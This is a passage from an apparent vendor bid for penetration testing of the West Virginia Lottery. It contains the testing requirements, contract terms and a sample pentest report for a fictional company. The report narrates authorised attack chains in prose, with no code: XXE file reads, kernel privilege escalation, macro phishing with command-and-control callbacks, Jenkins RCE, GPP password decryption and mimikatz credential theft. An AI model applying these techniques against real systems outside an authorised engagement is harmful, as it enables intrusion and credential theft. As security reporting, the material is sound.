4.2.5.2.7. Web Application Flow (Identify the business logic, flow, organization, and functionalities of the app)

4.2.5.2.8. Session Analysis (Identify locations where session cookies are set and analyze predictability)

4.2.5.3. Discovery should include:

4.2.5.3.1. Vulnerability Scanning (Identify vulnerabilities. Open source tools as well as Commercial: Nessus – network vulnerability scanner, Burp Suite – web application scanner)

4.2.5.3.2. Username/Email Enumeration (Validate and guess usernames/emails using login forms, network services, etc.)

4.2.5.3.3. Identify Web Application Specific/Web Service Specific Vulnerabilities (Command/XML/XXE/SQL Injection, File Inclusion, Directory Traversal, File Upload, XSS, CSRF, etc.)

4.2.5.3.4. Identify Authentication/Authorization Issues/Bypasses (Weak access control, weak password policy, session management, etc.)

4.2.5.4. Exploitation should include:

4.2.5.4.1. Brute Force Logins (Using discovered username/email addresses, gain additional access through brute force)

4.2.5.4.2. Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)

4.2.5.4.3. Post-Exploitation and Pivot (Pillage the system to disclose information and additional vulnerabilities. Repeat the pentest steps to attempt to gain privileged access. Use the compromised systems as a pivot point to attack other systems that are in scope).

4.2.6. Must provide identification of prioritized remediation needs, requirements, and associated risks.

4.2.7. Testing shall determine if website vulnerabilities exist by testing each website, including server operating systems, application platforms, and databases.

4.2.8. Denial of Service (DoS) attacks are required for Website Penetration Testing and require notification to the Lottery and Lottery approval before the attack commences.

4.2.9. Heavy load brute force or automated attacks will only be performed with prior Lottery approval.

4.2.10. Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.

4.2.10.1. The vendor shall provide a sample of the executive summary report with their bid response.

4.2.10.2. The report must be submitted to the Lottery electronically for review.

4.2.11. Upon conclusion of the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating.

4.2.12. Reports must include specific details for each vulnerability found, including:

4.2.12.1. How the vulnerability was discovered

4.2.12.2. The potential impact of its exploitation.

4.2.12.3. Recommendations for remediation.

4.2.12.4. Vulnerability references

4.2.12.5. The vendor shall provide a sample of the technical report with their bid response.

4.2.12.6. The report must be submitted to the Lottery electronically for review.

4.2.13. Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment.

4.2.13.1. The findings presentation shall be presented to Lottery in person or via a conference call presentation, to be determined by Lottery upon competition of the project.

4.3. Internal/Client-Side Network Penetration Testing

4.3.1. Internal/Client Side Network Penetration Testing must be performed onsite at all Lottery locations. Assessing locations remotely or from one central location is prohibited.

4.3.2. Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.

4.3.3. Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation.

4.3.3.1. Reconnaissance should include:

4.3.3.1.1. Identify software versions along with potentially useful software configurations or settings

4.3.3.1.2. Identify any anti-malware, firewall, and IDS products on the system

4.3.3.1.3. Gather information about the network (i.e., domain user/group information, domain computers, password policy)

4.3.3.1.4. Verify the ability to execute scripts or third-party programs

4.3.3.2. Mapping and Discovery should include:

4.3.3.2.1. Identify possible vulnerabilities affecting the provided host

4.3.3.2.2. Determine the possibility of receiving and executing various malicious payloads

4.3.3.3. Exploitation should include:

4.3.3.3.1. Attempt to bypass anti-malware solutions and security restrictions, escape restricted environments, and escalate privileges

4.3.3.3.2. Exploitation (Using discovered vulnerability information, exploit vulnerabilities to gain additional access/disclose information)

4.3.4. Must identify prioritized remediation needs, requirements, and associated risks.

4.3.5. Testing shall assess the security of all networked assets, including but not limited to servers, endpoints, firewalls, network devices, and network monitoring and management.

4.3.6. Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.

4.3.6.1. Vendor shall provide a sample of the executive summary report with their bid response.

4.3.6.2. Report must be submitted to Lottery electronically for review.

4.3.7. Upon conclusion of the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered along with a critical, high, medium, or low risk rating.

4.3.8. Reports must include specific details for each vulnerability found, including:

4.3.8.1. How the vulnerability was discovered.

4.3.8.2. The potential impact of its exploitation.

4.3.8.3. Recommendations for remediation.

4.3.8.4. Vulnerability references.

4.3.8.5. The vendor shall provide a sample of the technical report with their bid response.

4.3.8.6. The report must be submitted to the Lottery electronically for review.

4.3.9. Upon conclusion of the assessment, the Vendor must provide a Findings Presentation to the Lottery management team. This presentation shall provide an overview of strengths, weaknesses, and vulnerabilities identified throughout the assessment.

4.3.9.1. The findings presentation shall be presented to Lottery in person or via a conference call presentation, to be determined by Lottery upon competition of the project.

4.4. Wireless Penetration Testing

4.4.1. Wireless Penetration Testing must be performed onsite at all Lottery locations. Assessing locations remotely or from one central location is prohibited.

4.4.2. Timeframes, testing schedule, target completion dates and exclusions will be determined in conjunction with the successful vendor.

4.4.3. Must provide a four-phased structure methodology, including reconnaissance, mapping, discovery, and exploitation.

4.4.3.1. Reconnaissance should include:

4.4.3.1.1. Perform WHOIS, ARIN, and DNS (public server) lookups

4.4.3.1.2. OSINT - Public Searches/Dorks

4.4.3.1.3. Build custom password lists

4.4.3.1.4. DNS lookups (entities server)

4.4.3.1.5. Gather information from entities web applications

4.4.3.1.6. Analyze metadata

4.4.3.2. Mapping should include:

4.4.3.2.1. Sniffing (establish a baseline of traffic, sniff Wi-Fi, Bluetooth, Zigbee, and other RF)

4.4.3.2.2. War Walk (map location of access points and their coverage, identify leakage)

4.4.3.2.3. Identify Rogue Access Points* (Friendly, malicious, or unintended access points)

4.4.3.2.4. Full access to the buildings will be granted to the testing team

4.4.3.3. Discovery should include:

4.4.3.3.1. Identify Points of Attack (Identify WEP networks, capture WPA/WPA2 PSK key exchanges, identify clients for evil-twin and MiTM attacks

4.4.3.3.2. Enumerating Services (Connect and interact with services on APs, Bluetooth Devices, and other RF devices to disclose misconfigurations

4.4.3.3.3. Vulnerability Scanning (Identify vulnerabilities)

4.4.3.4. Exploitation should include:

4.4.3.4.1.AP Attacks (Exploit hotspots, perform MiTM attacks, crack WEP, crack WPA/WPA2 PSK, etc.)

4.4.3.4.2. Client Attacks (Perform Evil-Twin attacks, perform rogue AP attacks, MiTM, etc.)

4.4.3.4.3. Denial of Service where applicable and with prior Lottery approval

4.4.3.4.4. Bluetooth/Zigbee/SDR Attacks where applicable and with prior Lottery approval

4.4.4. Must identify prioritized remediation needs, requirements, and associated risks.

4.4.5. Testing shall assess the security of all wireless assets.

4.4.6. Upon conclusion of the assessment, the Vendor must provide an Executive Summary Report. This report is an overview of all testing results, including a summary report of the scope and approach, findings, key points of strength in the assessed infrastructure, and recommendations directed at senior management.

4.4.6.1. Vendor shall provide a sample of the executive summary report with their bid response.

4.4.6.2. Report must be submitted to Lottery electronically for review.

4.4.7. Upon completing the assessment, the Vendor must provide a Technical Report. This report details each vulnerability type discovered and assigns a critical, high, medium, or low risk rating.

4.4.8. Reports must include specific details for each vulnerability found, including:

4.4.8.1. How the vulnerability was discovered.

4.4.8.2. The potential impact of its exploitation.

4.4.8.3. Recommendations for remediation.

4.4.8.4. Vulnerability references.

4.4.8.5. The vendor shall provide a sample of the technical report with their bid response.

4.4.8.6. The report must be submitted to the Lottery electronically for review.

4.4.9. Upon the conclusion of the assessment, the Vendor must present a Findings Presentation to the Lottery management team. This presentation shall provide an overview of the strengths, weaknesses, and vulnerabilities identified throughout the assessment.

4.4.9.1. The findings presentation shall be presented to Lottery in person or via a conference call presentation, to be determined by Lottery upon competition of the project.

5. CONTRACT AWARD:

5.1 Contract Award: The Contract is intended to provide Agency with a purchase price for the Contract Services. The Contract shall be awarded to the Vendor that provides the Network Penetration Testing and Cybersecurity Assessments meeting the required specifications for the lowest total bid amount as shown on the Pricing Pages.

5.2 Pricing Page: Vendor should complete the Pricing Page by entering the unit cost per assessment and reports as a fixed amount for all penetration testing, vulnerability assessments, reports and findings presentation to calculate the extended amount. Then add all extended amount line items together to get the total bid amount. Vendor should complete the Pricing Page in full as failure to complete the Pricing Page in its entirety may result in Vendor's bid being disqualified.

The Pricing Page contains an estimated number for assessments. The estimates represent an amount that will be utilized for evaluation purposes only. No future use of the Contract or any individual item is guaranteed or implied.

Vendor should type or electronically enter the information into the Pricing Pages through wvOASIS, if available, or as an electronic document. In most cases, the Vendor can request an electronic copy of the Pricing Pages for bid purposes by sending an email request to the following address: brandon.l.barr@wv.gov

6. PERFORMANCE: Vendor and Agency shall agree upon a schedule for performance of Contract Services and Contract Services Deliverables, unless such a schedule is already included herein by Agency. In the event that this Contract is designated as an open-end contract, Vendor shall perform in accordance with the release orders that may be issued against this Contract.

7. **PAYMENT:** Agency shall pay the hourly rate, as shown on the Pricing Pages, for all Contract Services performed and accepted under this Contract. Vendor shall accept payment in accordance with the payment procedures of the State of West Virginia.

8. **TRAVEL:** Vendor shall be responsible for all mileage and travel costs, including travel time, associated with performance of this Contract. Any anticipated mileage or travel costs may be included in the flat fee or hourly rate listed on Vendor's bid, but such costs will not be paid by the Agency separately.

9. **FACILITIES ACCESS:** Performance of Contract Services may require access cards and/or keys to gain entrance to Agency's facilities. In the event that access cards and/or keys are required:

9.1. Vendor must identify principal service personnel which will be issued access cards and/or keys to perform service.

9.2. Vendor will be responsible for controlling cards and keys and will pay replacement fee, if the cards or keys become lost or stolen.

9.3. Vendor shall notify Agency immediately of any lost, stolen, or missing card or key.

9.4. Anyone performing under this Contract will be subject to Agency's security protocol and procedures.

9.5. Vendor shall inform all staff of Agency's security protocol and procedures.

10. VENDOR DEFAULT:

10.1. The following shall be considered a vendor default under this Contract.

10.1.1. Failure to perform Contract Services in accordance with the requirements contained herein.

10.1.2. Failure to comply with other specifications and requirements contained herein.

10.1.3. Failure to comply with any laws, rules, and ordinances applicable to the Contract Services provided under this Contract.

10.1.4. Failure to remedy deficient performance upon request.

10.2. The following remedies shall be available to Agency upon default.

10.2.1. Immediate cancellation of the Contract.

10.2.2. Immediate cancellation of one or more release orders issued under this Contract.

10.2.3. Any other remedies available in law or equity.

11. MISCELLANEOUS:

11.1. Contract Manager: During its performance of this Contract, Vendor must designate and maintain a primary contract manager responsible for overseeing Vendor's responsibilities under this Contract. The Contract manager must be available during normal business hours to address any customer service or other issues related to this Contract. Vendor should list its Contract manager and his or her contact information below.

Contract Manager: Tim Spiegel
Telephone Number: 301-721-3010
Fax Number: 301-721-3001
Email Address: sales@shorebreaksecurity.com

ADDENDUM ACKNOWLEDGEMENT FORM
SOLICITATION NO.: LOT2400000009

Instructions: Please acknowledge receipt of all addenda issued with this solicitation by completing this addendum acknowledgment form. Check the box next to each addendum received and sign below. Failure to acknowledge addenda may result in bid disqualification.

Acknowledgment: I hereby acknowledge receipt of the following addenda and have made the necessary revisions to my proposal, plans and/or specification, etc.

Addendum Numbers Received:
(Check the box next to each addendum received)

[X] Addendum No. 1

[ ] Addendum No. 2

[ ] Addendum No. 3

[ ] Addendum No. 4

[ ] Addendum No. 5

[ ] Addendum No. 6

[ ] Addendum No. 7

[ ] Addendum No. 8

[ ] Addendum No. 9

[ ] Addendum No. 10

I understand that failure to confirm the receipt of addenda may be cause for rejection of this bid. I further understand that any verbal representation made or assumed to be made during any oral discussion held between Vendor's representatives and any state personnel is not binding. Only the information issued in writing and added to the specifications by an official addendum is binding.

Shorebreak iThreat Security LLC
Company

Authorized Signature

3/27/2024
Date

NOTE: This addendum acknowledgement should be submitted with the bid to expedite document processing.

ACME

AnyCorp Mainstream Enterprises, Inc. Penetration Test Report

PREPARED FOR:

AnyCorp Mainstream Enterprises, Inc.
Office of the Chief Information Officer

BY:

ShoreBreak

March 25, 2022

Contents

Executive Summary

Background

ShoreBreak, was selected as the team to perform security assessments of AnyCorp Mainstream Enterprises, Inc. ("ACME") Information Technology (IT) assets.

In testing, assessors mimic real-world attackers to identify methods by which application, system, or network security controls can be circumvented by launching real-world attacks on operational systems, and utilizing tools and techniques commonly used by attackers. Most penetration tests involve looking for combinations of vulnerabilities on one or more hosts that could be used to gain greater access than could be achieved through a single vulnerability.

Assessment testing can also determine:

- How well the system tolerates real-world attack patterns
- The level of sophistication required to successfully compromise the system
- Additional countermeasures that could mitigate threats against the system
- The defender's ability to detect and respond to attacks

The following seven Assessments were completed and included in this report:

1. Security Program Assessment
2. Application Risk Assessment (Web Applications & Mobile Applications)
3. Network Architecture Assessment (Internal and External Network)
4. Wireless Network Security Assessment (Firewall)
5. Penetration Testing
6. Internal Vulnerability Assessment
7. Security Readiness Assessment

Testing was conducted on-site at Anytown, USA and remotely from ShoreBreak's facility in Gaithersburg, Maryland. This was the first time a full-scale security assessment was conducted for ACME by ShoreBreak and we are grateful for the opportunity to provide our services.

The following table shows the dates each phase of testing was conducted.

Dates	Location	Test Phase
02/07/2022-02/18/2022	Cocoa Beach, FL	Web Application
02/07/2022-02/18/2022	Cocoa Beach, FL	Mobile Application
02/21/2022-03/11/2022	Cocoa Beach, FL	External
02/28/2022-03/11/2022	Cocoa Beach, FL	Social Engineering
03/07/2022-03/11/2022	Anytown, USA	Internal

Objectives

The primary goal of this penetration test was to assess the overall security and effectiveness of security controls against a broad range of threats posed by today's highly skilled attackers. The operational objectives of the penetration testing included:

- Assessing the attack surface of ACME networks by performing host discovery of all IP addresses within the target ranges provided by ACME
- Enumerating TCP and UDP services on all open ports of all discovered hosts
- Correlating versions of applications and host operating systems with vulnerability databases
- Identifying weaknesses and vulnerabilities via manual "black box" penetration testing
- Identifying opportunities that could improve ACME's overall security posture in current and future IT projects
- Identifying gaps between existing policies and procedures and industry-leading best practices
- Developing recommendations to mitigate risks at the system and network level while preserving functionality
- Providing qualitative risk estimates for all identified vulnerabilities in order to support the prioritization of mitigation efforts
- Determining how ACME personnel respond to social engineering attacks by conducting "phishing" campaigns

Methodology

The purpose of the assessments was to determine the *current risk* to ACME Information Technology assets by emulating highly skilled attackers. The test team attempted to breach ACME's IT infrastructure from multiple perspectives.

- **External Perspective**: Testing from this perspective emulated an internet-borne attacker, with attacks originating outside of the ACME network boundary. This testing was conducted remotely over the internet from ShoreBreak's facility in Cocoa Beach, Florida.

- **Social Engineering Perspective**: Testing from this perspective emulated a sophisticated external attacker conducting targeted "phishing" attacks against selected ACME personnel via their email addresses ending in @ACME.TLD. This testing was conducted remotely over the internet from ShoreBreak's facilities.

- **Internal Perspective:** Testing from this perspective emulated a malicious insider threat or the threat of a compromised host on the internal network, with attacks originating within the ACME system boundary. This testing was conducted on site at ACME in Anytown, USA.

In addition to the above perspectives, ShoreBreak similarly conducted security testing against applications developed and maintained by ACME. The test team attempted to identify and exploit security flaws in these applications in order to identify the *current risk* posed to ACME and ACME users as a result of using these applications.

Multiple industry standards (OSSTMM, OWASP, NIST, PCI, etc.) define the method of penetration testing along the same basic structure. The objectives and tasks performed during each phase are as follows:

1) Discovery

The test team begins with basic reconnaissance of the client's applications and systems to gain an understanding of the attack surface, technologies in use, and, most importantly, the purpose and functioning of the application.

2) Vulnerability scanning and manual testing

Once a thorough understanding of the application is established, the test team conducts automated and manual testing to identify any security weaknesses. As each web application is unique, a highly technical skill set is required to develop manual testing specifically tailored to an application.

3) Exploitation and Post-exploitation

After a broad inspection, the test team targets specific attack vectors in an attempt to exploit a previously identified vulnerability to the point of compromise. False positives are discarded, and the true level of risk is determined as the test team attempts to exploit each vulnerability to its fullest.

4) Reporting

The client receives a clear explanation of every finding and a simple recipe for mitigation in order to improve their overall security posture.

Apart from its structure, a penetration test can assume the following approaches:

- **Black Box**: The test is performed without prior knowledge of the application's function or features. No credentials are supplied.

- **Grey Box**: Credentials and limited information about the application are provided.

- **White Box**: Total knowledge of the application is shared. In extreme cases, full source code is provided for review.

During this engagement, a Grey Box approach was used as credentials and basic knowledge of different user roles and organizations were provided to ShoreBreak.

Multiple types of applications were tested, they are listed below.

- **Grey Box Web Application Testing:** The test team assessed an ACME web application with limited knowledge of the available user roles and with access to one or more user accounts, usually with different user roles.

- **Client-Side Black Box Mobile Application Testing:** The test team assessed an ACME mobile application for vulnerabilities that could impact ACME's operations or endanger the application's user.

Although some information security companies, including ShoreBreak, offer continual cybersecurity testing services, penetration tests are typically performed within a specified time period, such as one week. This was the approach used at ACME. The disadvantage of a small test window versus continuous testing is that the test team has limited time to conduct the assessment, preventing the tracking of changes to hosts, networks, and service configurations, as well as the detection of new vulnerabilities that may emerge immediately after testing.

ShoreBreak has carefully developed its security assessment methodology based on years of experience in network administration, penetration testing, integration engineering, and incident response. While this section provides an overview of the methodology used in information security assessments, success or failure of any specific assessment technique is not implied.

The security testing performed was non-destructive in nature (i.e., no denial-of-service attacks were launched). However, systems and configurations susceptible to denial-of-service attacks were noted, where applicable.

ShoreBreak maintains a lab environment for all team members where assessment tools can be developed, downloaded, and tested. All tools and techniques are rigorously tested before being used on client systems to ensure they will not cause harm. ShoreBreak stresses the importance of gathering evidence to prove the risk of certain security issues and may temporarily place data on a system for this purpose. However, every precaution is taken to ensure client data is not modified, and authorized user access and normal system functions are not impeded during the assessment process.

The major phases of each assessment test included Information Gathering, Penetration Testing & Vulnerability Exploitation, and Data Analysis. Following the assessment, each vulnerability was assigned a risk classification (Critical, High, Medium, or Low) and risk mitigation recommendations were made (see Technical Volume for details). ShoreBreak develops and operates Lifeguard, a web-based, continuous penetration testing and vulnerability management service from its facility in Cocoa Beach, Florida. ACME personnel were provided access to Lifeguard after the testing period to provide immediate, detailed access to test team findings.

Assessment Test Results

Web Application Test Results

ShoreBreak was tasked with assessing ACME's web application located at the URL https://[REDACTED]. ShoreBreak was given access to multiple user accounts on the application, giving the test team the ability to test the application from a variety of different user roles. ShoreBreak conducted a variety of tests on the web application in an attempt to discover vulnerabilities, including testing for various types of weak input filtering (such as command injection, XSS, SQLi, arbitrary file upload, etc), insecure direct object reference ("IDOR"), business rule violations, and many other types of issues. While assessing this application, ShoreBreak identified three critical risk, one high risk, one moderate risk, and two low risk security findings.

ShoreBreak found that the maps feature of the application contained an unauthenticated Server-Side Request Forgery ("SSRF") vulnerability. This issue allows attackers to cause the web server to perform HTTP GET requests to attacker defined URLs. It appears the reason this application sends these requests is in order to fetch .BOB files that contain map data. ShoreBreak noted that legitimate .BOB files requested by the application contain XML markup, so ShoreBreak attempted to test for XML External Entity injection ("XXE") by causing the application to request a maliciously crafted. BOB XML file from a ShoreBreak controlled server. ShoreBreak found that the device was indeed configured to allow XXE. This allowed ShoreBreak to read files on the host operating system under the same context the web server was running as. ShoreBreak considers both the SSRF vulnerability and the XXE vulnerability to be critical risk findings (WEB-1.1 and WEB-1.2, respectively).

Leveraging the XXE vulnerability to view files on the host operating system, ShoreBreak found and was able to view an insecurely stored SSH private key on the device. ShoreBreak considers this insecurely stored key to be a critical risk finding (WEB-1.3). Examining various user's authorized keys file, it was found that this key could be used to log into the device as 3 separate user accounts on the device. Due to the scope of the web application portion of this assessment, this was not attempted.

Next, the test team found that the application's websockets communications did not require authentication. This allowed the test team to query for data related to mobile ACME personnel without authentication. Given that this information is only presented to users authenticated with the "support" user role, this information may be privileged. ShoreBreak considers this lack of authentication requirements for information queries via websockets to be a high risk finding (WEB-2.1). Because of the test team's limited perspective, it was not possible to determine the sensitivity of this information. It is safe to assume that this information should not be publicly accessible.

Three more less severe findings were discovered on the tested web application. They include a moderate risk Cross-Origin Resource Sharing vulnerability, a low-risk Cross-Site Scripting vulnerability, and a lack of implementing the "Cache-Control: no-store" response header. None of these issues directly lead to compromise, but can be coupled with social engineering attacks, or other successful compromise, to achieve greater compromise. All details on all findings discovered during the assessment are available in the technical volume of this report.

Mobile Application Test Results

ShoreBreak thoroughly assessed the application available on Apple's iTunes store at the URL https://itunes.apple.com/us/app/[REDACTED]. ShoreBreak conducted a variety of tests on the application, including analyzing the application's outbound communications, as well as identifying ways the application interacts with the rest of the iOS device. While assessing this application, ShoreBreak identified two high risk, one moderate risk, and three low risk security findings.

ShoreBreak found that the sensitive information entered into the application is persistently stored in a SQLite Write-Ahead Logging (WAL) file. Personal details previously entered into the application, such as their income, address, SSN, or other information, is stored in this file, along with the authentication token used by the application for interacting with ACME's servers. All this information is transmitted to iTunes backup servers, which is not encrypted by default, potentially exposing the user's data to an attacker that can compromise their iTunes account and restore the file. Additionally, this data may also be accessed by malicious applications on "jailbroken" devices, leaving users who purchased phones from a third party potentially vulnerable if that party was malicious. ShoreBreak considers this improperly protected sensitive data a high risk finding (MOB-1.1).

The test team also found that the application has weak - or completely missing - root detection. The goal of root detection is to make running the application on a rooted device more difficult. This in turn works to protect unsuspecting users who purchased a malicious jailbroken device from installing the application and entering sensitive information, which would expose such information to an attacker. ShoreBreak considers this risk of root detection to be a high risk finding (MOB-1.2).

The moderate risk and low risk findings discovered do not directly lead to compromise - that is, they depend on the exploitation of another vulnerability for an impact to manifest. They include issues such as credentials being passed in an HTTP GET request (MOB-2.1), TLS misconfigurations (MOB-3.1, MOB-3.2), and using weak default keychain configurations (MOB-3.3). Details for all findings can be viewed in the technical volume of this report.

External Penetration Test Results

ShoreBreak began the assessment by attempting to find a pathway into the ACME network from outside the system boundary via the internet. ShoreBreak thoroughly scanned the entire routable ACME IP address space in an attempt to discover hosts that were available externally.

ShoreBreak discovered 307 hosts and 392 ports open to the internet. **A number of security findings were identified in the course of the assessment. In total, the test team identified three critical risks, two high risk, one moderate risk, and zero low risk findings.**

Once preliminary scanning was complete, the test team discovered a web server hosting an out-of-date calendar application vulnerable to remote file inclusion. The test team was able to exploit this vulnerability to include a malicious PHP file on the server and obtain user-level access to the host. The resultant finding was the first critical risk finding.

Next, the test team was able to escalate privileges to root on the host by exploiting CVE 2016-5195 on the operating system's unpatched kernel resulting in the second critical risk finding. Leveraging the elevated privileges, the team searched and found private SSH keys on the production system.

The test team enumerated the internal network ranges and made several attempts to log into all SSH services using the private keys. The team found they could gain user-level access to over fifty servers using a single private key. Because the user account associated with this key was a member of the sudoers group, **ShoreBreak obtained root access to all servers in the ACME DMZ** resulting in the third critical risk finding.

An adversary with root access to all servers inside the ACME DMZ has complete control over the systems as well as their associated users and web servers. This level of control grants an attacker free reign over the ACME's public information assets, including its main website, placing the organization's image and mission at critical risk. For example, an attacker could deface the organization's websites, trick users with fraudulent information, or attack user workstations and networks to steal information or spread malware.

The test team also discovered two high risk findings and one moderate risk finding on the external network. These findings include an SQL Injection vulnerability on a support service web application and two information disclosure vulnerabilities. These findings could yield an attacker unauthorized access to sensitive data such as usernames, passwords, and email addresses. Such information could be used to further a phishing campaign or grant unauthorized access to applications or mission critical information.

Social Engineering Test Results

ShoreBreak conducted one social engineering campaign against ACME. The test team sent emails intended to deceive ACME users into performing actions that may compromise ACME. The campaign was designed to deploy malware onto ACME workstations via documents embedded with malicious macros. If the user enabled the macro and a lack of technical security controls existed, then the workstation would be compromised. An outbound connection would be made to ShoreBreak's command and control servers, providing the test team with remote access to the user's workstation and a foothold on the internal network.

It should be noted that ACME utilizes effective anti-spam measures and ShoreBreak spent a significant amount of time attempting to craft phishing emails that would circumvent ACME email protections.

The email body of the campaign was designed to deceive users into believing it originated from human resources, informing the users that their emergency contact information was missing from HR's record. The message requested the user update their information by completing the form embedded in the included Microsoft Word document and submit the information via the macro "submit" button.

The campaign was sent to sixty-eight client-provided email addresses and resulted in two users downloading the attachment, enabling the macro, and granting ShoreBreak access to their workstation. With this access, ShoreBreak began mimicking an internal attacker, essentially transitioning into an internal penetration test.

The test team was able to gain remote root access to 15 operational machines and 35 non-operational machines, as well as full read and write access to the Atlassian suite of applications, including Jira, Bitbucket, and Jenkins on the internal ACME network by proxying traffic through the hosts that were compromised by the social engineering attack and onto the internal network. ShoreBreak also gained access to a variety of operational databases and file shares which contain operational and other potentially sensitive data. The test team accomplished these actions by leveraging vulnerabilities discovered on other internal assets to retrieve credentials and move laterally onto operational hosts. **This level of access would allow an external attacker to have a catastrophic impact on the mission of ACME.**

Internal Penetration Test Results

The purpose of the internal testing was to assess the security controls in place from the perspective of an attacker who had gained access to the internal ACME network. As demonstrated by the social engineering campaigns one of the most likely methods an attacker would employ to gain such access would be a phishing campaign in which a user is asked to open a malicious document that would yield system access to the victim's device. ShoreBreak was successful in compromising two user workstations using this method.

Other likely methods of gaining internal access would be a phishing campaign to harvest VPN credentials, or physically penetrating the building to get access to the network. However, due to successful results with malicious document attachments and multi-factored authentication required for email access, ShoreBreak did not attempt a credential harvesting attack.

ShoreBreak began assessing the internal network before arriving on site by utilizing the access gained through the phishing campaigns. The test team was able to conduct port scans of internal hosts by proxying traffic through the compromised hosts. ShoreBreak enumerated the systems and network to discover vulnerabilities that can be used for exploitation. Once on site, ShoreBreak conducted active host discovery along with open port identification and vulnerability scanning to map the internal attack surface. Testing showed 642 hosts online and 2,384 open ports, in total. The test team identified a total of sixteen critical risk findings, one moderate risk finding, and two low-risk findings.

The test team manually evaluated every host on the target networks and checked all open ports for services that can be further explored or exploited. Additionally, the team searched for several other security concerns including outdated software, open network shares, default passwords, file upload vulnerabilities, and inadequate permissions.

One critical risk finding was immediately discovered by ShoreBreak on the Windows host belonging to the first phishing attack victim (INT-1.1). Because the user was a member of the local administrators group, it was trivial for ShoreBreak to escalate privileges to NT AUTHORITY/SYSTEM. This level of access allowed the test team full control of the system, with the ability to extract sensitive data and configure the host to their needs. ShoreBreak used this access to thoroughly search through the host’s file system and capture keystrokes entered by the user in an attempt to collect passwords or keys that may grant the test team more access to ACME resources, but no credentials for any in-scope assets were found or captured. Users needing administrative access to their workstation should have separate privileged and non-privileged accounts.

Next, ShoreBreak discovered a vulnerability on a Jenkins system located in the development subnet. This system is used for automation of development processes. The vulnerability allowed ShoreBreak to register an account on the application without permission from the application’s owner. Access to the application as an authenticated user granted ShoreBreak the ability to browse user data and configure the application, as well as execute commands on a second development server via the script console feature of the application. ShoreBreak leveraged the configuration and its access to the server to execute operating system commands on the server through the web interface. ShoreBreak considers this Unauthenticated Remote Code Execution (RCE) vulnerability to be a critical risk finding (INT-1.5). The impact of this vulnerability would allow an attacker to enumerate the system and ex-filtrate local data in an attempt to escalate privileges and access other systems.

Using the RCE vulnerability, ShoreBreak discovered that the system user (that the test team was executing code as) was included in the operating system’s Docker group. The team leveraged this discovery to escalate their privileges on the host to the root user. This finding was also considered a critical-risk security finding, as its impact was a full compromise of the server (INT-1.6).

With root privileges on the development server, ShoreBreak then extracted the system’s user password hashes. ShoreBreak was able to successfully crack one user’s password hash using brute force techniques, as the password was found to be very weak. ShoreBreak considered this weak password to be a critical risk finding (INT-1.2).

Using the cracked password, ShoreBreak attempted to log in to all target SSH servers on the network. The team discovered that via the cracked credentials, 50 servers were accessible, including 15 operational network based hosts. Further, ShoreBreak found that the user held root privileges via the sudoers configuration on each host. **This finding**

granted ShoreBreak root-level access to approximately 50 hosts in total, with 15 found on the operational network. ShoreBreak considered this pervasive password reuse to be another critical risk finding (INT-1.3).

ShoreBreak enumerated all compromised systems and found that systems on the sensitive operational network had private SSH keys that were stored insecurely. ShoreBreak considers this another critical risk finding because the keys yielded further access to servers on the network (INT-1.4).

Another critical-risk finding involved a file upload vulnerability that enables the execution of uploaded files simply by navigating to the folder in which they are stored and opening the file (INT-1.8). For instance, ShoreBreak gained full control of the host by uploading an interactive shell. Though anti-malware running on the host attempted to prevent the shell from executing, ShoreBreak easily evaded these protections by creating a custom ASP web shell. This highlights the ineffectiveness of anti-malware in the face of advanced persistent threats.

Upon successfully gaining an interactive shell with the host, ShoreBreak noted the web application was running under the privileged local user account “ACME_Admin.” Using these privileges, the test team found an unattend.xml file used to configure aspects of the operating system when the machine was first set up. This file contained the credentials to the ACME_Admin account, which allowed the test team to move laterally. In total, 2 separate credential pairs were found giving the team full administrative access on 20 hosts.

ShoreBreak was able to impersonate any user accounts that were logged into compromised machines. ShoreBreak leveraged this to retrieve encrypted passwords from Group Policy Preference files. These files are stored in SYSVOL on the domain controller where any domain user can retrieve them. Furthermore, the decryption key for these encrypted passwords is public, making decryption of the passwords trivial. This is how the test team obtained credentials for the 'ACME.LOCAL\ACME_Admin' account. Although this account is disabled in active directory, there is also a local account with the same name and password on more than sixty machines. ShoreBreak considers this to be a critical risk insecure password storage finding (INT-1.10).

The test team was able to enumerate the domain to locate machines with logged-in domain administrators. After moving laterally to such a machine, the test team was able to retrieve the administrative user's plain text password from the machine’s memory using mimikatz. This was possible because all Windows server versions prior to Windows Server 2012 store the credentials of logged-in users in memory in cleartext. **This gave the test team complete control over the ACME.LOCAL Windows domain.** An attacker compromising the ACME information technology infrastructure to this extent could cause catastrophic impact to the mission of ACME.

Several other vulnerabilities were identified through the course of the internal penetration test. Multiple findings were discovered in the HP iLO out-of-band management devices on the network. Of the seven devices noted, one was running an older version of firmware susceptible to a remote-code-execution vulnerability. ShoreBreak used a publicly available exploit to create and utilize a new administrator account on this device.

All seven identified HP iLO devices use IPMI authentication, which is affected by a vulnerability that will disclose the password hash of the account you are attempting to authenticate against. ShoreBreak successfully cracked four of these hashes within twenty-four hours on a standard desktop computer due to the password’s low complexity (8-character uppercase alpha-numeric). Because the HP iLO devices have control over the hardware upon which the above operating systems are running, administrative access here presents a compromise deeper than root level compromise of the hosted operating systems. Actions could be performed on the host without the operating system's knowledge, and compromise would persist even if the associated hard drives were wiped.

If an attacker reached this level of compromise, they would be able to:

- Reset the server
- Power up the server
- Open a remote system console
- Mount remote physical CD/DVD drive or image
- Access the server's Integrated Management Log (IML)
- Access a full command-line interface

ShoreBreak discovered that one of these devices was a Certificate Authority server for ACME and was totally disconnected from any network besides the DRAC. An attacker achieving this level of access who also has the ability to perform man-in-the-middle attacks would be able to decrypt and alter traffic unnoticed. This would result in passwords being compromised, as well as any other sensitive data being transferred.

Firewall Ruleset Analysis Results

